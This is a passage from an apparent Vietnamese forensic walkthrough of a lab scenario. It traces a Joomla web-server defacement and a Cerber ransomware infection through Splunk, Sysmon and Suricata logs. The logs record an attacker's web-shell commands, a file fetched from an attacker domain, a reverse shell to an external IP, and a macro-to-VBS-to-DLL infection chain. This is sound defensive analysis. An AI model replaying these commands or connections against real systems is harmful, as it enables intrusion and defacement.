<pre> 1 php-cgi.exe EventCode=1 LogonId=0x3e3 2 stats count by CommandLine,_time 3 sort +_time </pre>	
✓ 17 events (8/10/16 3:28:51.000 AM to 7/24/26 8:34:44.000 AM) No Event Sampling ▼	
Events Patterns Statistics (17) Visualization	
20 Per Page ▼ ✓ Format Preview ▼	
CommandLine ⌵	_time ⌵
cmd.exe /c "echo 24365"	2016-08-10 21:55:22
cmd.exe /c "dir 2>&1"	2016-08-10 21:55:24
cmd.exe /c "ls 2>&1"	2016-08-10 21:55:26
cmd.exe /c "ifconfig 2>&1"	2016-08-10 21:55:33
cmd.exe /c "3791.exe 2>&1"	2016-08-10 21:56:18
cmd.exe /c "echo 63059"	2016-08-10 22:05:42
cmd.exe /c "dir 2>&1"	2016-08-10 22:13:26
cmd.exe /c "dir 2>&1"	2016-08-10 22:15:52
cmd.exe /c "dir 2>&1"	2016-08-10 22:16:47
cmd.exe /c "dir 2>&1"	2016-08-10 22:19:14
cmd.exe /c "dir 2>&1"	2016-08-10 22:19:22
cmd.exe /c "dir 2>&1"	2016-08-10 22:19:48
cmd.exe /c "move ..\1.jpeg 2.jpeg 2>&1"	2016-08-10 22:20:10
cmd.exe /c "dir 2>&1"	2016-08-10 22:20:13
cmd.exe /c "move 2.jpeg innotbatman.jpg 2>&1"	2016-08-10 22:20:33
cmd.exe /c "exit 2>&1"	2016-08-10 22:21:31
cmd.exe /c "exit 2>&1"	2016-08-10 22:21:34

● PHÂN TÍCH HÀNH VI

CommandLine ⌵
cmd.exe /c "echo 24365"
cmd.exe /c "dir 2>&1"
cmd.exe /c "ls 2>&1"
cmd.exe /c "ifconfig 2>&1"

- Có thể thấy 4 lệnh này mang mục đích kiểm tra phản hồi của server cũng như do thám các thư mục bên trong và kiểm tra cấu hình mạng.

```
cmd.exe /c "3791.exe 2&gt;&amp;1"
```

- Câu lệnh mang ý nghĩa lớn nhất, ta thấy được hacker đã thực thi 1 file lạ (3791.exe.) mà chúng ta đã tìm thấy trước đó.


```
cmd.exe /c "dir 2&gt;&1"
```

```
cmd.exe /c "move ..\1.jpeg 2.jpeg 2&gt;&1"
```

```
cmd.exe /c "dir 2&gt;&1"
```

```
cmd.exe /c "move 2.jpeg imnotbatman.jpg 2&gt;&1"
```

```
cmd.exe /c "exit 2&gt;&1"
```

- Có thể thấy được rằng hacker đã chuyển 1 file ảnh “1.jpeg” ở thư mục root “\” về thư mục hiện tại “2.jpeg”.
- Sau đấy đã đổi tên “2.jpeg” thành “imnotbatman.jpg” để ngụy trang.(T1036.008 - Masquerade file type)

i	Time	Event
>	8/10/16 10:19:11.000 PM	<pre><Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43E0-BF4C-06F5698FB09}" /><EventID>3</EventID><Version>5</Version><Level>4</Level><Task>3</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime="2016-08-10T22:19:11.509985200Z" /><EventRecordID>456696</EventRecordID><Correlation><Execution ProcessID="1296" ThreadID="1384" /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>we1149srv.waynecorpinc.local</Computer><Security UserID="S-1-5-18" /></System><EventData><Data Name="UtcTime">2016-08-10 13:16:24.523</Data><Data Name="ProcessGuid">{E50B00EA-A080-57AB-0000-00101F0B401}</Data><Data Name="ProcessId">2508</Data><Data Name="Image">C:\Program Files (x86)\PHP\v5.5\php-cgi.exe</Data><Data Name="User">IIS APPPOOL\joomla</Data><Data Name="Protocol">tcp</Data><Data Name="Initiated">true</Data><Data Name="SourceIsIPv6">false</Data><Data Name="SourceIp">192.168.250.78</Data><Data Name="SourceHostname">we1149srv.waynecorpinc.local</Data><Data Name="SourcePort">51573</Data><Data Name="SourcePortName"></Data><Data Name="DestinationIsIPv6">false</Data><Data Name="DestinationIp">23.22.63.114</Data><Data Name="DestinationHostname">ec2-23-22-63-114.compute-1.amazonaws.com</Data><Data Name="DestinationPort">1337</Data><Data Name="DestinationPortName"></Data></EventData></Event></pre> host = we1149srv source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = xmiwineventlog
>	8/10/16 10:13:48.000 PM	<pre><Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43E0-BF4C-06F5698FB09}" /><EventID>3</EventID><Version>5</Version><Level>4</Level><Task>3</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime="2016-08-10T22:13:48.095699200Z" /><EventRecordID>458247</EventRecordID><Correlation><Execution ProcessID="1296" ThreadID="1384" /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>we1149srv.waynecorpinc.local</Computer><Security UserID="S-1-5-18" /></System><EventData><Data Name="UtcTime">2016-08-10 13:11:00.933</Data><Data Name="ProcessGuid">{E50B00EA-A080-57AB-0000-00100598A301}</Data><Data Name="ProcessId">2252</Data><Data Name="Image">C:\Program Files (x86)\PHP\v5.5\php-cgi.exe</Data><Data Name="User">IIS APPPOOL\joomla</Data><Data Name="Protocol">tcp</Data><Data Name="Initiated">true</Data><Data Name="SourceIsIPv6">false</Data><Data Name="SourceIp">192.168.250.78</Data><Data Name="SourceHostname">we1149srv.waynecorpinc.local</Data><Data Name="SourcePort">363139</Data><Data Name="SourcePortName"></Data><Data Name="DestinationIsIPv6">false</Data><Data Name="DestinationIp">23.22.63.114</Data><Data Name="DestinationHostname">ec2-23-22-63-114.compute-1.amazonaws.com</Data><Data Name="DestinationPort">1337</Data><Data Name="DestinationPortName"></Data></EventData></Event></pre> host = we1149srv source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = xmiwineventlog
>	8/10/16 10:06:22.000 PM	<pre><Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43E0-BF4C-06F5698FB09}" /><EventID>3</EventID><Version>5</Version><Level>4</Level><Task>3</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime="2016-08-10T22:06:22.718394100Z" /><EventRecordID>441624</EventRecordID><Correlation><Execution ProcessID="1296" ThreadID="1384" /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>we1149srv.waynecorpinc.local</Computer><Security UserID="S-1-5-18" /></System><EventData><Data Name="UtcTime">2016-08-10 13:03:35.572</Data><Data Name="ProcessGuid">{E50B00EA-A080-57AB-0000-00101F0B401}</Data><Data Name="ProcessId">2508</Data><Data Name="Image">C:\Program Files (x86)\PHP\v5.5\php-cgi.exe</Data><Data Name="User">IIS APPPOOL\joomla</Data><Data Name="Protocol">tcp</Data><Data Name="Initiated">true</Data><Data Name="SourceIsIPv6">false</Data><Data Name="SourceIp">192.168.250.78</Data><Data Name="SourceHostname">we1149srv.waynecorpinc.local</Data><Data Name="SourcePort">56584</Data><Data Name="SourcePortName"></Data><Data Name="DestinationIsIPv6">false</Data><Data Name="DestinationIp">23.22.63.114</Data><Data Name="DestinationHostname">ec2-23-22-63-114.compute-1.amazonaws.com</Data><Data Name="DestinationPort">1337</Data><Data Name="DestinationPortName"></Data></EventData></Event></pre> host = we1149srv source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = xmiwineventlog

Dựa vào các mốc thời gian liên tục liệt kê thư mục của hacker phía trên, ta điều tra xem nguyên nhân thì có thể thấy vào các khoảng thời gian trùng khớp như 10:16 10:19 có những kết nối của server ngược lại về ip của hacker. Có thể là tải file, do có sự xuất hiện của file 1.jpeg ở thư mục root “\” mà hacker đã phải di chuyển ở các câu lệnh sau.

Sau khi kiểm tra các kết nối từ server về hacker, ta thấy hacker đã điều khiển server để tải 1 file ảnh tên là “poisonivy-is-coming-for-you-batman.jpeg”

```
endtime: 2016-08-10T22:13:46.915172Z
http_method: GET
missing_packets_in: 0
missing_packets_out: 0
network_interface: eth1
packets_in: 6
packets_out: 5
reply_time: 0
request: GET /poisonivy-is-coming-for-you-batman.jpeg HTTP/1.0
request_ack_time: 3246
request_time: 61714
response_ack_time: 0
response_time: 0
server_rtt: 32357
server_rtt_packets: 2
server_rtt_sum: 64714
site: prankglassinebracket.jumpingcrab.com:1337
src_headers: GET /poisonivy-is-coming-for-you-batman.jpeg HTTP/1.0
Host: prankglassinebracket.jumpingcrab.com:1337
```

Ngoài ra, ta còn thấy tên của domain là server gửi request đến để tải file đến tên là “prankglassinebracket.jumpingcrab.com”

⇒ Sau khi kiểm tra các log từ web server, ta thấy các luồng giao tiếp giữa web server và 2 ip attacker đã có dấu hiệu dừng lại ở mốc 22:24. Do đó, đến đây chúng ta còn lại 1 dấu vết đó là file 3791.exe mà hacker đã chạy trên máy file server.


Tổng kết phase 1:

Giai đoạn (Kill Chain)	Mốc thời gian	Chi tiết kỹ thuật & Artifact	MITRE ATT&CK ID
Reconnaissance	21:36 (10/08/16)	IP 40.80.148.42 quét lỗ hổng Web Server bằng Acunetix	T1595.002 (Vulnerability Scanning)
Weaponization & Delivery	21:45 (10/08/16)	IP 23.22.63.114 chạy Python Script Bruteforce mật khẩu Joomla	T1110.001 (Password Guessing)
Exploitation / Initial Access	21:48 (10/08/16)	IP 40.80.148.42 đăng nhập thành công với credential <i>batman</i>	T1078 (Valid Accounts)
Installation & Persistence	21:52 (10/08/16)	Upload 2 file: Webshell agent.php và Trojan 3791.exe	T1505.003 (Web Shell)
Command & Control (C2)	21:56 - 22:08	Thực thi 3791.exe, tạo kết nối Reverse Shell ra 23.22.63.114:3791, sinh ra 2 tiến trình cmd.exe	T1071 (Application Layer Protocol)

Actions on Objectives	22:13 (10/08/16)	Tải ảnh poisonivy-is-coming-for-you-batman.jpeg từ domain C2 về đổi tên thành imnotbatman.jpg	T1105 (Ingress Tool Transfer)
Impact & Verification	22:21 (10/08/16)	Attacker gửi request GET để xác nhận giao diện bị Deface thành công	T1491.001 (Defacement)

Phase 2: Malware

Dựa vào số lượng log của sourcetype ta thấy stream:smb cho ra số lượng log tương đối nhiều, điều tra sâu thêm ta có thể thấy được ip 192.168.250.100 chiếm số lượng lớn log.



The screenshot shows a Splunk search interface with the following details:

- Search Query:**

```
1 index = * sourcetype="stream:smb"
2 | stats count by src_ip
```
- Results:** 151,568 events (8/10/16 3:28:51.000 AM to 7/25/26 10:23:47.000 AM). No Event Sampling.
- Statistics Table:**

src_ip	count
192.168.2.50	96843
192.168.250.100	33384
192.168.250.20	56
192.168.69.103	16159

IP 2.50 là máy quét lỗ hổng nessus:scan

Để mở rộng nguồn thông tin, thực hiện truy vấn thô với ip 192.168.250.100 và ta thấy có alert của suricata đối với ip này.

New Search

1

index * source type = suricata event_type=alert 192.168.250.100

2

stats count by alert.signature

All time

✓ 751 events (8/10/16 3:28:51.000 AM to 7/25/26 10:25:52.000 AM)

No Event Sampling ▼

Events

Patterns

Statistics (8)

Visualization

20 Per Page ▼

✓ Format

Preview ▼

alert.signature ▼	count ▼ ✓
SURICATA DNS malformed request data	739
ET SCAN Behavioral Unusual Port 445 traffic, Potential Scan or Infection	3
ET TOR Known Tor Relay/Router (Not Exit) Node Traffic group 582	2
ETPRO TROJAN Ransomware/Cerber Checkin Error ICMP Response	2
ETPRO TROJAN Ransomware/Cerber Onion Domain Lookup	2
ET POLICY Possible External IP Lookup ipinfo.io	1
ETPRO TROJAN Ransomware/Cerber Checkin 2	1
SURICATA DNS Unsolicited response	1

⇒ Những từ khóa đáng chú ý như: Trojan, Ransomware, Cerber,... Ta sẽ dựa vào những từ khóa này để điều tra thêm.

Alert : ET POLICY Possible External IP Lookup ipinfo.io (4:50 24/8/16)

i	Time	Event
>	8/24/16 4:50:25.185 PM	<pre>{ [-] alert: { [-] action: allowed category: Potential Corporate Privacy Violation gid: 1 rev: 3 severity: 1 signature: ET POLICY Possible External IP Lookup ipinfo.io signature_id: 2020716 } dest_ip: 54.148.194.58 dest_port: 80 event_type: alert flow_id: 2277875456 http: { [-] hostname: ipinfo.io http_content_type: application/json http_method: GET length: 242 protocol: HTTP/1.1 status: 200 url: /json } in_iface: eth1 proto: TCP src_ip: 192.168.250.100 src_port: 49412 timestamp: 2016-08-24T10:50:25.185480-0600 tx_id: 0 }</pre>
		Show as raw text

⇒ Rule suricata này báo rằng có truy vấn tìm kiếm ip thông qua ipinfo.io

Dựa vào dest_ip, ta truy vấn trên log sysmon của máy 192.168.250.100 để lấy thêm thông tin và thu được tiến trình tạo kết nối.

i	Time	Event
>	8/24/16 4:49:27.000 PM	<pre> <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43E0-BF4C-06F5698FB093}" /><EventID>3</EventID><Version>5</Version> <Level>4</Level><Task>3</Task><Opcode>0</Opcode><Keywords>8x8000000000000000</Keywords><TimeCreated SystemTime="2016-08-24T16:49:27.319797300Z" /><EventRecordID>366107</EventRecordID><Correlation><Execution ProcessID="1216" ThreadID="1828" /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>we8105desk.waynecorpinc.local</Computer><Security UserID="S-1-5-18" /></System><EventData><Data Name="UtcTime">2016-08-24 16:49:23.636</Data><Data Name="ProcessGuid">{0F2D76F0-D007-57BD-0000-0010D0C73500}</Data><Data Name="ProcessId">3588</Data><Data Name="Image">C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\358AC89F-933F-6A5D-2776-A3589B9832\osk.exe</Data><Data Name="User">WAYNECORPINC\bob.smith</Data><Data Name="Protocol">tcp</Data><Data Name="Initiated">true</Data><Data Name="SourceIsIpv6">false</Data><Data Name="SourceIp">192.168.250.100</Data><Data Name="SourceHostname">we8105desk.waynecorpinc.local</Data><Data Name="SourcePort">49412</Data><Data Name="SourcePortName"></Data><Data Name="DestinationIsIpv6">false</Data><Data Name="DestinationIp">54.148.194.58</Data><Data Name="DestinationHostname"></Data><Data Name="DestinationPort">80</Data><Data Name="DestinationPortName">http</Data></EventData></Event> </pre>
host = we8105desk source = WinEventLog\Microsoft-Windows-Sysmon\Operational sourcetype = xmlwineventlog		

⇒ Tiến trình tên là osk.exe nằm tại thư mục roaming của người dùng bob.smith với Processguid: 0F2D76F0-D007-57BD-0000-0010D0C73500.

Hash SHA1: C8F3F0A33EFE38E9296EF79552C4CADF6CF0BDE6

Tra cứu trên virustotal:

54 security vendors flagged this file as malicious

37377f8de4b3731749094d7b7cd2c5f5cab1d469e0131f07d7d8df8f262b

chddsk.exe

Size: 233.79 KB | Last Analysis Date: 2 days ago

peexe calls-wmi runtime-modules self-delete malware detect-debug-environment long-sleeps direct-cpu-clock-access overlay persistence checks-cpu-name executes-dropped-file cve-2008-1447 cve-2009-0233 exploit

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 15

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: Trojan.Cerber.Final

Threat categories: trojan ransomware dropper

Family labels: cerber final chdk

Security vendors' analysis

Vendor	Detection	Family
AhnLab-V3	Trojan/Win32.Cerber.C1403724	Alibaba
AliCloud	Trojan/Win32.Final.Gen	ALYac
Antiy-AVL	Trojan/Injector.Win32.Agent	Arcabit
Arctic Wolf	Unsafe	Avast
		Win32/Malware-gen

⇒ Dựa vào thông tin từ Threat Intel ta biết được osk.exe thực chất là 1 mã độc họ cerber.

Điều tra dựa vào ParentProcessGuid xem “osk.exe” được sinh ra thế nào ta thấy 1 file khả nghi tên là “121214.tmp”.

Tiếp tục điều tra file “121214.tmp” và dựa vào trường Signed ta thấy mã độc đã thực hiện nạp 2 file DLL độc hại là “System.dll” và “CDrom.dll”

8/24/16
4:48:21.000 PM

```
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43E0-BF4C-06F5698FB093}" /><EventID>7</EventID><Version>3</Version> <Level>4</Level><Task>7</Task><Opcode>0</Opcode><Keywords>8x8000000000000000</Keywords><TimeCreated SystemTime="2016-08-24T16:48:21.833516100Z" /><EventRecordID>364491</EventRecordID><Correlation><Execution ProcessID="1216" ThreadID="1924" /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>we8105desk.waynecorpinc.local</Computer><Security UserID="S-1-5-18" /></System><EventData><Data Name="UtcTime">2016-08-24 16:48:21.833</Data><Data Name="ProcessGuid">{0F2D76F0-CFD5-57BD-0000-001088B43400}</Data><Data Name="ProcessId">2948</Data><Data Name="Image">C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp</Data><Data Name="ImageLoaded">C:\Users\BOBSM\1\WAY\AppData\Local\Temp\insaf2E7.tmp\System.dll</Data><Data Name="Hashes">SHA1-B6AC1110FB001FC75AD09C5680E7830232395785,MD5-6F5257C08BC0EF4D440F4F4FC8B5FB1B,SHA256-B7C8923387CC346731471B20FC3DFEAD13EC8C2E3147353C71B80B0599C081,1MPH4SH-H8CA576201F680E1A3F26FC723B9F30F</Data><Data Name="Signed">false</Data><Data Name="Signature"></Data></EventData></Event>
```

Event Actions

Type	Field	Value	Actions
Selected	host	we8105desk	
	source	WinEventLog\Microsoft-Windows-Sysmon\Operational	
	sourcetype	xmlwineventlog	
	Channel	Microsoft-Windows-Sysmon\Operational	
Event	Computer	we8105desk.waynecorpinc.local	
	EventCode	7	
	EventData.Xml	<Data Name="UtcTime">2016-08-24 16:48:21.833</Data><Data Name="ProcessGuid">{0F2D76F0-CFD5-57BD-0000-001088B43400}</Data><Data Name="ProcessId">2948</Data><Data Name="Image">C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp</Data><Data Name="ImageLoaded">C:\Users\BOBSM\1\WAY\AppData\Local\Temp\insaf2E7.tmp\System.dll</Data><Data Name="Hashes">SHA1-B6AC1110FB001FC75AD09C5680E7830232395785,MD5-6F5257C08BC0EF4D440F4F4FC8B5FB1B,SHA256-B7C8923387CC346731471B20FC3DFEAD13EC8C2E3147353C71B80B0599C081,1MPH4SH-H8CA576201F680E1A3F26FC723B9F30F</Data><Data Name="Signed">false</Data><Data Name="Signature"></Data></EventData></Event>	
	EventID	7	

→ Hành vi nạp file System.dll

8/24/16

4:48:29.000 PM

<?xml:ns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43E0-BF4C-06F5698FFB09}" /><EventID>7</EventID><Version>3</Version><Level>4</Level><Task>7</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime="2016-08-24T16:48:29.617616700Z" /><EventRecordID>364536</EventRecordID><Correlation><Execution ProcessID="1216" ThreadID="1924" /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>we8105desk.waynecorpinc.local</Computer><Security UserID="S-1-5-18" /></System><EventData><Data Name="UtcTime">2016-08-24 16:48:29.602</Data><Data Name="ProcessGuid">{0F2D76F0-CFD5-57BD-0000-001088B43400}</Data><Data Name="ProcessId">2948</Data><Data Name="Image">C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\CDRom.dll</Data><Data Name="ImageLoaded">C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\CDRom.dll</Data><Data Name="Hashes">SHA1=171B499A512CDEEE8EE255382099077B6799A427,MD5=60560A24598CFAFA868EC23E2D3938,SHA256=D4AB349EE2CB852111F8BC9FC7D8AC8A58540217C59F7ED9AEBDA08325A6FB3,IMPHASH=DA32F077879C8294D09A16B7E4A3769</Data><Data Name="Signed">false</Data><Data Name="Signature"></Data></EventData></Event>

Event Actions

| Type | Field | Value | Actions |
|----------|---------------|--|---------|
| Selected | host | we8105desk | |
| | source | WinEventLog:Microsoft-Windows-Sysmon/Operational | |
| | sourceType | xmlwineventlog | |
| | Channel | Microsoft-Windows-Sysmon/Operational | |
| Event | Computer | we8105desk.waynecorpinc.local | |
| | EventCode | 7 | |
| | EventData_Xml | <Data Name="UtcTime">2016-08-24 16:48:29.602</Data><Data Name="ProcessGuid">{0F2D76F0-CFD5-57BD-0000-001088B43400}</Data><Data Name="ProcessId">2948</Data><Data Name="Image">C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp</Data><Data Name="ImageLoaded">C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\CDRom.dll</Data><Data Name="Hashes">SHA1=171B499A512CDEEE8EE255382099077B6799A427,MD5=60560A24598CFAFA868EC23E2D3938,SHA256=D4AB349EE2CB852111F8BC9FC7D8AC8A58540217C59F7ED9AEBDA08325A6FB3,IMPHASH=DA32F077879C8294D09A16B7E4A3769</Data><Data Name="Signed">false</Data><Data Name="Signature"></Data></EventData></Event> | |
| | | | |

→Hành vi nạp file CDrom.dll

Dựa vào processguid của “121214.tmp” ta tiếp tục tìm kiếm ngược về trước và thấy sự xuất hiện của wscript cũng như 1 file lạ “20429.vbs” ở phần ParentCommandLine.

8/24/16

4:48:21.000 PM

<?xml:ns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43E0-BF4C-06F5698FFB09}" /><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime="2016-08-24T16:48:21.552726900Z" /><EventRecordID>364394</EventRecordID><Correlation><Execution ProcessID="1216" ThreadID="1768" /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>we8105desk.waynecorpinc.local</Computer><Security UserID="S-1-5-18" /></System><EventData><Data Name="UtcTime">2016-08-24 16:48:21.537</Data><Data Name="ProcessGuid">{0F2D76F0-CFD5-57BD-0000-0010E3AC3400}</Data><Data Name="ProcessId">1476</Data><Data Name="Image">C:\Windows\SysWOW64\cmd.exe</Data><Data Name="CommandLine">"C:\Windows\System32\cmd.exe" /C START "" "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp" /></Data><Data Name="CurrentDirectory">D:\</Data><Data Name="User">WAYNECORPINC\bob.smith</Data><Data Name="LogonGuid">{0F2D76F0-C612-57BD-0000-002015F80600}</Data><Data Name="LogonId">0x6f815</Data><Data Name="TerminalSessionId">1</Data><Data Name="IntegrityLevel">Medium</Data><Data Name="Hashes">SHA1=EE8CBF12087C4D388F09B4F698ED291682920B5,MD5=AD7B9C14083852BC532FBA5948342B98,SHA256=17F746D82695FA9B354938A1859039D786032B23A902E0F4010EC7A02462AE,IMPHASH=CEEF855F764020C5C5F8F23349AB163</Data><Data Name="ParentProcessGuid">{0F2D76F0-CEA9-57BD-0000-0010C8133100}</Data><Data Name="ParentProcessId">3968</Data><Data Name="ParentImage">C:\Windows\SysWOW64\wscript.exe</Data><Data Name="ParentCommandLine">"C:\Windows\System32\WScript.exe" "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\20429.vbs" /></Data></EventData></Event>

Event Actions

| Type | Field | Value | Actions | |
|----------|------------------|--|---------|--|
| Selected | host | we8105desk | | |
| | source | WinEventLog:Microsoft-Windows-Sysmon/Operational | | |
| | sourceType | xmlwineventlog | | |
| | Channel | Microsoft-Windows-Sysmon/Operational | | |
| Event | CommandLine | "C:\Windows\System32\cmd.exe" /C START "" "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp" | | |
| | Computer | we8105desk.waynecorpinc.local | | |
| | CurrentDirectory | D:\ | | |
| | EventCode | 1 | | |
| | EventData_Xml | <Data Name="UtcTime">2016-08-24 16:48:21.537</Data><Data Name="ProcessGuid">{0F2D76F0-CFD5-57BD-0000-0010E3AC3400}</Data><Data Name="ProcessId">1476</Data><Data Name="Image">C:\Windows\SysWOW64\cmd.exe</Data><Data Name="CommandLine">"C:\Windows\System32\cmd.exe" /C START "" "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp" /></Data><Data Name="CurrentDirectory">D:\</Data><Data Name="User">WAYNECORPINC\bob.smith</Data><Data Name="LogonGuid">{0F2D76F0-C612-57BD-0000-002015F80600}</Data><Data Name="LogonId">0x6f815</Data><Data Name="TerminalSessionId">1</Data><Data Name="IntegrityLevel">Medium</Data><Data Name="Hashes">SHA1=EE8CBF12087C4D388F09B4F698ED291682920B5,MD5=AD7B9C14083852BC532FBA5948342B98,SHA256=17F746D82695FA9B354938A1859039D786032B23A902E0F4010EC7A02462AE,IMPHASH=CEEF855F764020C5C5F8F23349AB163</Data><Data Name="ParentProcessGuid">{0F2D76F0-CEA9-57BD-0000-0010C8133100}</Data><Data Name="ParentProcessId">3968</Data><Data Name="ParentImage">C:\Windows\SysWOW64\wscript.exe</Data><Data Name="ParentCommandLine">"C:\Windows\System32\WScript.exe" "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\20429.vbs" /></Data></EventData></Event> | | |
| | | | | |
| | | | | |

Nổi tiếp đó, ta phát hiện được 1 file thực thi tên là “Winword.exe” có thể đã do người dùng bob.smith tải về. (4:43 pm 24/8/16)

Name

Microsoft-Windows-Sysmon

Opcode

0

ParentCommandLine

"C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE" /n /f "D:\Miranda_Tate_unvelled.dotm"

ParentImage

C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE

ParentProcessGuid

{0F2D76F0-CEA0-57BD-0000-00108D2B3000}

ParentProcessId

3756

Tuy nhiên, dựa vào hash của “Winword.exe” mà sysmon cung cấp, Virustotal cho biết file này hoàn toàn bình thường, tuy nhiên chính câu lệnh "C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE" /n /f "D:\Miranda_Tate_unveiled.dotm" đã sinh ra 1 tiến trình “cmd.exe”. Do đó ta có thể đẩy sự nghi ngờ sang file “Miranda_Tate_unveiled.dotm”.

| | |
|-------------------|---|
| EventID | 1 |
| EventRecordID | 362770 |
| Guid | {5770385F-C22A-43E0-BF4C-06F5698FFBD9} |
| Hashes | SHA1=EE8CBF12D87C4D388F09B4F69BED2E91682920B5,MD5=AD7B9C14083B52BC532FBA5948342B98,SHA256=17F746C
F4011DEC7A02402AE,IMPHASH=CEEFB55F764020CC5C5F8F23349AB163 |
| Image | C:\Windows\SysWOW64\cmd.exe |
| IntegrityLevel | Medium |
| Keywords | 0x8000000000000000 |
| Level | 4 |
| LogonGuid | {0F2D76F0-C612-57BD-0000-002015F80600} |
| LogonId | 0x6f815 |
| Name | 'Microsoft-Windows-Sysmon' |
| Opcode | 0 |
| ParentCommandLine | "C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE" /n /f "D:\Miranda_Tate_unveiled.dotm" |
| ParentImage | C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE |
| ParentProcessGuid | {0F2D76F0-CEA0-57BD-0000-00108D2B3000} |

Từ những gì đã điều tra ngược, ta thấy được bức tranh toàn cảnh hơn, sau khi file “Miranda_Tate_unveiled.dotm” được mở bởi Winword, nó đã gọi tiến trình con là “cmd.exe” và thực hiện câu lệnh để sinh ra file “20429.vbs”.

Ta cũng có thể thấy, tiến trình “cmd.exe” cũng liên tục nạp các file wscript.exe nhằm mục đích thực thi file “20429.vbs”.

| | |
|---------------------------|---|
| 8/24/16
4:43:21.000 PM | <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43E0-BF4C-06F5698FFBD9}" /><EventID>7</EventID><Version>3</Version><Level>4</Level><Task>7</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime="2016-08-24T16:43:21.248585800Z" /><EventRecordID>362851</EventRecordID><Correlation><Execution ProcessID="1216" ThreadID="1768" /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>we8105desk.waymecorpinc.local</Computer><Security UserID="S-1-5-18" /></System><EventData><Data Name="cTime">2016-08-24 16:43:21.248</Data><Data Name="ProcessGuid">{0F2D76F0-CEA9-57BD-0000-001037FE3000}</Data><Data Name="ProcessId">3884</Data><Data Name="Image">C:\Windows\SysWOW64\cmd.exe</Data><Data Name="ImageLoaded">C:\Windows\SysWOW64\wscript.exe</Data><Data Name="Hashes">SHA1=8602652768298428C48077E5C6510EF9C81B6E9,MD5=D1AB72082BED02F255035DA3DA0D4B16,SHA256=047F3C5A7AB0EAB5F35B2CA8037BF62D042287867787064DB0D46569305D0,IMPHASH=62EA1D2DA2B1481E969D088A6B290775</Data><Data Name="Signed">true</Data><Data Name="Signature">Microsoft Windows</Data></EventData></Event> |
| 8/24/16
